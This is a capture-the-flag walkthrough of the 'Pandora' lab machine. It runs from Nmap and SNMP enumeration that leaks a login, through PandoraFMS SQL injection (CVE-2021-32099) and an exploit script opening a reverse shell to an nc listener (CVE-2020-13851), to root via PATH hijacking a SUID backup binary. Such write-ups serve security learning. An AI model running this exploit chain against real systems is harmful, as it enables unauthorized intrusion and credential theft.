# Pandora walkthrough

## Index



## List of pictures

# Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

# Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿kali)-[~/…/Linux/Easy/Pandora/nmap]
└─$ nmap -sT -sV -p- -A -oA Pandora 10.10.11.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-07 11:35 PST
Nmap scan report for 10.10.11.136
Host is up (0.049s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.72 seconds

┌──(k14d1u5㉿kali)-[~/…/Linux/Easy/Pandora/nmap]
└─$
```

*Figure 1 - nMap scan results*

Open TCP ports ae 22 and 80. Service enabled are SSH (22) and there is a web application running on port 80. Also, nMap recognized Linux as operative system.

However, this box needed to run an UDP scan too. UDP scan results are the following:

```
┌──(k14d1u5㉿kali)-[~/…/Per OSCP/Linux/Easy/Pandora]
└─$ sudo nmap -sU -sV --top-ports 100 -A 10.10.11.136 -oA PandoraUDP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 10:42 PDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 53.00% done; ETC: 10:42 (0:00:12 remaining)
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 2.27% done; ETC: 11:05 (0:21:30 remaining)
Stats: 0:06:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.98% done; ETC: 10:49 (0:00:00 remaining)
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.036s latency).
Not shown: 56 closed udp ports (port-unreach), 43 open|filtered udp ports (no-response)
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 30
|_  snmpEngineTime: 1h14m28s
| snmp-interfaces:
| lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Traffic stats: 770.17 Kb sent, 770.17 Kb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 10.10.11.136  Netmask: 255.255.254.0
|     MAC address: 00:50:56:94:47:90 (VMware)
|     Type: ethernetCsmacd  Speed: 4 Gbps
|_    Traffic stats: 2.24 Gb sent, 617.14 Mb received
| snmp-processes:
| 1:
|     Name: systemd
|     Path: /sbin/init
|     Params: maybe-ubiquity
| 2:
|     Name: kthreadd
|   3:
|     Name: rcu_gp
|   4:
|     Name: rcu_par_gp
|   6:
|     Name: kworker/0:0H-kblockd
|   9:
|     Name: mm_percpu_wq
```

*Figure 2 - nMap UDP scan results*

On UDP, nMap found the SNMP service enabled on port 161. Since the UDP scan is time consuming, I run it just on the top 100 ports.


## Initial foothold

The first tries I did was browsing and analyzing the web application. However, all analysis on the web application didn't provide nothing of interesting. Next task was analyzing the SNMP service found on UDP. The first information I found was a community string:

```
┌──(k14d1u5㉿kali)-[~/Desktop/hacktricks]
└─$ sudo nmap -sU --script snmp-brute -p 161 10.10.11.136
[sudo] password for k14d1u5:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 13:09 PDT
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.039s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-brute:
|_  public - Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

*Figure 3 - nMap scan to analyze SNMP*

However, I didn't find any information about SNMP version. So, since I hadn't any credentials, I supposed that version could be 1 or 2c (version 3 require credentials). At this point I searched more information using SNMP. Since I'd like a more readable output, I commented row 4 in the $/etc/snmp/snmp.conf$ file. At this point I run the commands $snmpwalk\ -v\ 1\ -c\ public\ 10.10.11.136\ >\ snmpwalg.txt$ and $snmpwalk\ -v\ 2c\ -c\ public\ 10.10.11.136\ >\ snmpwalg2c.txt$ to analyze the service using both 1 and 2c versions. I was very lucky. In fact, analyzing the output files I found credentials:



```
1858 HOST-RESOURCES-MIB::hrSWRunParameters.815 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u
     d[redacted]l -p H[redacted]3'"
1859 HOST-RESOURCES-MIB::hrSWRunParameters.830 = STRING: "-f"
```


*Figure 4 - Credentials found*

Since I had some credentials, I tried to log in the target machine via SSH. Again, I was lucky and it worked!

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ ssh da[redacted]l@10.10.11.136
The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 16 Mar 21:33:05 UTC 2025

  System load:           0.0
  Usage of /:            70.1% of 4.87GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             231
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:fe94:4790

  ⇒ /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

d[redacted]l@pandora:~$ pwd
/h[redacted]l
```

*Figure 5 - SSH login*

Even I had an SSH login, the user was not the one who had the user flag. So, I started to explore the file system and I found an interesting custom script named $/usr/bin/host\_check$. Even it was an executable, I tried to print its content. In this way, I found a request to a local service API:



```
daniel@pandora:~$ cat /usr/bin/host_check
ELF>•@:@8
)m | ▒"putsprintfsystemsleep__cxa_finalize__libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTable;u▒i   E•`• @@@•?•?•?•?•?       ▒@ @(@0H•H••/H••t••H•••5•/•%•/@•%•/h••••••%•/h••••••%•/h••••
sH•-••6/•DH•-•/H••/H9•tH•/H••tPT•••••H•-a/H•5Z/H)•H••H••?H••H•H••tH••.H••••fD•••=!/u/UH•-•.H••t
                                                                    H•-/•-••••h•••••.]•••••{•••UH••H•••}•H•u••}•unH•-••••••H•-••••••H•-••••••H•-•••••••••t▒H•-•••••••••B•n▒••••H•-••O•••••%•}•H•-••6••••
                                                                                                                                                                                                                                H•=••(•••
••DAWL•-•+AVI••AUI••ATA••UH•-•+SL)•H••••••H•••t•L••L••D•••A••H••H9•u•H•[]A\A]A^A_••H•H••PandoraFMS host check utilityNow attempting to check PandoraFMS registered hosts.Files will be saved to ~/.host_check/usr/bin/curl 'http://127.0.0.1/p
andora_console/include/api.php?op=get&op2=all_agents&return_type=csv&other_mode=url_encode_separator_%7C&user=d[redacted]l&pass=H[redacted]3' > ~/.host_check 2>/dev/nullHost check unsuccessful!
Please check your credentials.
Terminating program!Host check successful!
Terminating program!Ussage: ./host_check -u username -p password.Two arguments expected.••••X••••h•••XM•••••••••X•••0zRx
                                                                                                                            •••+zRx
                                                                                                                                  $x•••PF▒J
                                                                                                                                           •?▒;*3$"D•••\}••••A•C

•
D•••]B•I▒•E •E(•D0•H8•G@j8A0A(B B▒B• •••` ;
t•▒•••• 0
•
 ▒@`••  ▒••••••o••••o•••o••••o•=6FVf@@GCC: (Debian 10.2.1-6) 10.2.1 20210110••0 •       •
•

p•t ▒"X"•-•-•-•?@▒8@H@▒••
                      ••! 7H@C•=j`v•=••••••\#••••=••=••=•▒"•@•
"crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entryhost_check.c__FRAME_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_O
FFSET_TABLE___libc_csu_fini_ITM_deregisterTMCloneTableputs@GLIBC_2.2.5_edatasystem@GLIBC_2.2.5printf@GLIBC_2.2.5__libc_start_main@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used__libc_csu_init__bss_startmain__TMC_END___I
TM_registerTMCloneTablesleep@GLIBC_2.2.5__cxa_finalize@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hd
r.eh_frame.init_array.fini_array.dynamic.got.plt.data.bss.comment•#••$6•• D••No
                                                                  00▒V  •^•••o••k•••o••z••▒•B••▒••  P•••••tt        • •▒"▒"<•X"••••••=•-••?••@•8@8H@H•0H0'p0H▒      •6:•8daniel@pandora:~$ █
```

*Figure 6 - API call found*

# User flag

Since I found an interesting local endpoint, I tried to access to it using **Chisel** tool and browsed to it:





*Figure 7 - Local web application*

At this point I looked for possible exploits against this application on the Internet and there were several. In particular, based on the CVE-2021-32099, I found that the application was vulnerable to SQL Injection on a specific path:


*Figure 8 - SQL Injection successful*

In particular, I was able to retrieve session ID values, as shown in the following:

```
[16:18:30] [INFO] retrieved: '1742165619'
[16:18:30] [INFO] retrieved: 'id_usuario|s:6:"daniel";'
[16:18:30] [INFO] retrieved: 'vv3upj09poavqo2vnpuqadj8iu'
[16:18:30] [INFO] retrieved: '1742165153'
Database: p[redacted]a
Table: t[redacted]p
[62 entries]
+----------------------------------+----------------------------------------------------------------+-------------+
| id_session                       | data                                                           | last_active |
+----------------------------------+----------------------------------------------------------------+-------------+
| 09vao3q1dikuoi1vhcvhcjjbc6       | id_usuario|s:6:"daniel";                                       | 1638783555  |
| 0ahul7feb1l9db7ffp8d25sjba       | NULL                                                           | 1638789018  |
| 1hj6m998prm0lbi98r7pmt6mp1       | NULL                                                           | 1742166933  |
| 1kioql62rhotqjbn11h2jbpi1v       | NULL                                                           | 1742166058  |
| 1um23if7s531kqf5da14kf5lvm       | NULL                                                           | 1638792211  |
| 2e25c62vc3odbppmg6pjbf9bum       | NULL                                                           | 1638786129  |
| 346uqacafar8pipuppubqet7ut       | id_usuario|s:6:"daniel";                                       | 1638540332  |
| 3me2jjab4atfa5f8106iklh4fc       | NULL                                                           | 1638795380  |
| 4f51mju7kcuonuqor3876n8o02       | NULL                                                           | 1638786842  |
| 4nsbidcmgfoh1gilpv8p5hpi2s       | id_usuario|s:6:"daniel";                                       | 1638535373  |
| 59qae699l0971h13qmbpqahlls       | NULL                                                           | 1638787305  |
| 5fihkihbip2jiolll1a8mcsmp6j      | NULL                                                           | 1638792685  |
| 5i352tsdh7vlohth30ve4o0air       | id_usuario|s:6:"daniel";                                       | 1638281946  |
| 69gbnjrc2q42e8aqahb1l2s68n       | id_usuario|s:6:"daniel";                                       | 1641195617  |
| 6obrg8gtmnvkb4fg1t17etlu9i       | NULL                                                           | 1742166843  |
| 7e8quamae6cibmuao2g30gauju       | NULL                                                           | 1742166969  |
| 7j7119jd8pik6eq1cje7cng76b       | NULL                                                           | 1742163954  |
| 81f3uet7p3esgiq02d4cjj48rc       | NULL                                                           | 1623957150  |
| 8m2e6h8gmphj79r9pq497vpdre       | id_usuario|s:6:"daniel";                                       | 1638446321  |
| 8upeameujo9nhki3ps0fu32cgd       | NULL                                                           | 1638787267  |
| 991bb7m12df5girsl6acf40rkb       | NULL                                                           | 1742162177  |
| 99vpdh29k552o748flqo43qaug       | NULL                                                           | 1742163813  |
| 9vv4godmdam3vsq8pu78b52em9       | id_usuario|s:6:"daniel";                                       | 1638881787  |
| a3a49kc938u7od6e6mlip1ej80       | NULL                                                           | 1638795315  |
| agfdiriggbt86ep71uvm1jbo3f       | id_usuario|s:6:"daniel";                                       | 1638881664  |
| alqh8qhnir92fn9dtbdudd6asb       | NULL                                                           | 1742167103  |
| c589d5uhu9iuee7ldj4envmmku       | NULL                                                           | 1742166645  |
| chi30vr2namq4carli24itt6mk       | id_usuario|s:5:"admin";                                        | 1742166765  |
| cojb6rgubs18ipb35b3f6hf0vp       | NULL                                                           | 1638787213  |
| d0carbrks2lvmb90ergj7jv6po       | NULL                                                           | 1638786277  |
| f0qisbrojp785v1dmm8cu1vkaj       | id_usuario|s:6:"daniel";                                       | 1641200284  |
| fikt9p6i78no7aofn74rr71m85       | NULL                                                           | 1638786504  |
| fqd96rcv4ecuqs409n5qsleufi       | NULL                                                           | 1638786762  |
| g0kteepgaj1oep6u7msp0u38kv       | id_usuario|s:6:"daniel";                                       | 1638783230  |
| g[redacted]q                     | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;           | 1638796349  |
| gf40pukfdinc63nm5lkroiddeo       | NULL                                                           | 1638786349  |
| heasjj8c48ikjlvsf1uhonfesv       | NULL                                                           | 1638540345  |
| hsftvg6j5m3vcmut6ln6ig8b0f       | id_usuario|s:6:"daniel";                                       | 1638168492  |
| j0k1rm75quemfkgacdr835g8dn       | NULL                                                           | 1742167050  |
```

*Figure 9 - Session ID retrieved*

At this point, I explored the other CVE exploits I found and finally I was able to obtain a user shell with the user and retrieve the user flag:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ python3 CVE-2020-13851.py -t http://127.0.0.1 -c g[redacted]q -lhost 10.10.14.5 -lport 6666
Pandora FMS 7.44 CVE-2020-13851
No credentials provided, Using PHP Session cookie.
Sending payload:
[]
```

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.136] 56026
bash: cannot set terminal process group (5750): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console$ pwd
pwd
/var/www/pandora/pandora_console
matt@pandora:/var/www/pandora/pandora_console$ cat /home/matt/user.txt
cat /home/matt/user.txt
a[redacted]9
matt@pandora:/var/www/pandora/pandora_console$
```

*Figure 10 - Exploit and user flag*

# Privilege escalation

Again, I analyzed the file system and, again, I found an interesting file named $/usr/bin/pandora\_backup$:





*Figure 11 - Second interesting file*

At this point, I needed to force the system to execute an executable named $tar$ to obtain a root shell. To do so, I modified the PATH environment variable putting the $/tmp$ path at the beginning:


*Figure 12 - Privilege escalation preparation*

So, I created in the $/tmp$ path a file named $tar$ which contains the code $/bin/bash$ and made it executable. Lastly, I just needed to execute the $/usr/bin/pandora\_backup$ script to obtain the root shell:





*Figure 13 - Privilege escalation and root flag*

I didn't take a proof, but this exploit worked because the $/usr/bin/pandora\_backup$ script has the SUID flag set.

## Personal comments

This box is very nice, but has just a problem: you have to identify the right CVE to exploit and all of them were plausible. In my opinion, this effort is too much for an Easy box. So, I evaluate this flag as Medium. The root flag was funny, but quite easy.

## Appendix A – CVE-2021-32099

CVE-2021-32099 affects some unknown processing of the file $/include/chart\_generator.php$ of the component $pandora\_console$. The manipulation of the argument **session_id** with an unknown input leads to a SQLInjection vulnerability. The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

## Appendix B – CVE-2020-13851

CVE-2020-13851 affects some unknown processing of the component $Event\ Handler$. The manipulation with an unknown input leads to an injection vulnerability. The product constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not

neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component. The attack may be initiated remotely. Required for exploitation is a simple authentication. The technical details are unknown and an exploit is not publicly available.

## References


1. SNMP Pentest cheatsheet: https://www.hackingdream.net/2023/08/snmp-pentest-cheatsheet-port-161.html;
2. CVE-2021-32099: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-32099;
3. CVE-2020-13851: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-13851.